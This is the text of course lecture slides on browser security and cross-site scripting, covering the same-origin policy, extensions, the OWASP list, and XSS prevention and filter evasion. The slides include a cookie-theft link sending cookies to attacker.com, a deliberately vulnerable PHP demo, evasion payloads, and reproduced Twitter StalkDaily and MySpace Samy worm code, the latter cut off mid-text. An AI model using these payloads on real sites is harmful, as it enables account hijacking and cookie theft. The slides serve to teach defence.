

CSE 484: Computer Security and Privacy

Web Security

[Finish Browser Security Model;
Start Web Application Security]

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...

Admin

- Lab 2

- Signup out today
- Details in Section

- HW2

- Due today

- EC limit upped to 4

Web Security Overview

- Browser security model
 - Browser sandbox: isolate web from local machine
 - Same origin policy: isolate web content from different domains
 - Also: Isolation for plugins and extensions
- Web application security
 - How (not) to build a secure website

Same-Origin Policy Recap

- DOM/HTML
 - Only same origin content can access/modify DOM
- Cookies
 - Only same origin requests or scripts can access/modify cookies
- Some subtleties...

Same-Origin Policy: Scripts

- When a website **includes a script**, that script **runs in the context of the embedding website**.

```
www.example.com  
  
<script  
  src="http://otherdomain  
  .com/library.js">  
</script>
```

The code from <http://otherdomain.com> **can** access HTML elements and cookies on www.example.com.

- What could possibly go wrong...?

Foreshadowing:

SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets...

Example: Cookie Theft

- Cookies often contain authentication token
 - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"  
onclick="window.location='http://attacker.com/stole.cgi?cookie='+document.cookie; return  
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
 - Cookies included in HTTP requests
 - One of the reasons HTTPS is important!

Cross-Origin Communication

- Sometimes you want to do it...
- Cross-origin network requests
 - Access-Control-Allow-Origin: <list of domains>
 - Unfortunately, often:
Access-Control-Allow-Origin: *
- Cross-origin client side communication
 - HTML5 postMessage between frames
 - Unfortunately, many bugs in how frames check sender's origin

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- **Increases browser's attack surface**

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by Dan Goodin (US) - Jul 13, 2015 9:11am PDT

- **Good news:** plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

Goodbye Flash



“As of mid-October 2020, users started being prompted by Adobe to uninstall Flash Player on their machines since Flash-based content will be blocked from running in Adobe Flash Player after the EOL Date.”

<https://www.adobe.com/products/flashplayer/end-of-life.html>


What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** AdBlock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser

- (Chrome:) Carefully designed security model to **protect from malicious websites**
 - **Privilege separation:** extensions consist of multiple components with well-defined communication
 - **Least privilege:** extensions request permissions

What about Browser Extensions?

- **But be wary of malicious extensions: not subject to the same-origin policy** – can inject code into any webpage!



Extensions in flux

- Google has (attempted) to standardize how extensions work
- “Manifest v3” is the new specification
 - Upends how extensions get access to pages
 - Changes how they can execute code
- Generally, slow progress towards making them safer to use


Summing up browser security

- Browsers are the #1 consumer target today
 - Large attack surface
 - Many assets to protect
 - Wide usage

Web Application Security:

How (Not) to Build a Secure Website

Dynamic Web Application



OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
```

```
or $user = "world"; echo "Hello" . $user . "!";
```

- Form data in global arrays `$_GET`, `$_POST`, ...

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

<http://naive.com/search.php?term=“Can I go back to campus yet”>

search.php responds with


```
<html> <title>Search results</title>
```

```
<body>You have searched for <?php echo $_GET[term] ?>...  
</body>
```

Echoing / “Reflecting” User Input

naive.com/hello.php?name=

Bob



naive.com/hello.php?name=<img


src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>




XSS – Quick Demo

```
<?php
setcookie("SECRET_COOKIE", "12345");
header("X-XSS-Protection: 0");
?>
<html><body><br><br>
<form action="vulnerable.php" method="get">
Name: <input type="text" name="name" size="80">
<input type="submit" value="submit"></form>
<br><br><br>
<div id="greeting">
<?php
$name = $_GET["name"];
if($name) { echo "Welcome " . $_GET['name'];}
?>
</div></body></html>
```

**Need to explicitly disable
XSS protection – newer
browsers try to help web
developers avoid these
vulnerabilities!**




Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS


Injected script can manipulate website to **show bogus information, leak sensitive data, cause user's browser to attack other websites**. This violates the "spirit" of the same origin policy



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS



In all XSS there are 3 actors

- Adversary
- Server victim
- User victim

Reflected XSS

Stored XSS

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so much more! ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyyloolz.uuuq.com/x.js"></script><script src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XMLHttpRequest();
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authToken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authToken+"&user[url]="+xss+"&tab=home&update=update")
```

<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/>

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ' becomes `'`; " becomes `"`; & becomes `&`;
 - In ASP.NET, `Server.HtmlEncode(string)`

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
 - Blocking “<” and “>” is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like

<b c=">" onmouseover="script" x="<b ">Hello

- Beware of filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
 - Long UTF-8 encoding
 - Scripts are not only in <script>:

<iframe src='https://bank.com/login' onload='steal()>

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)'" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText;catch(e)}{if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}};return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r),'exp'+r'+A');AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
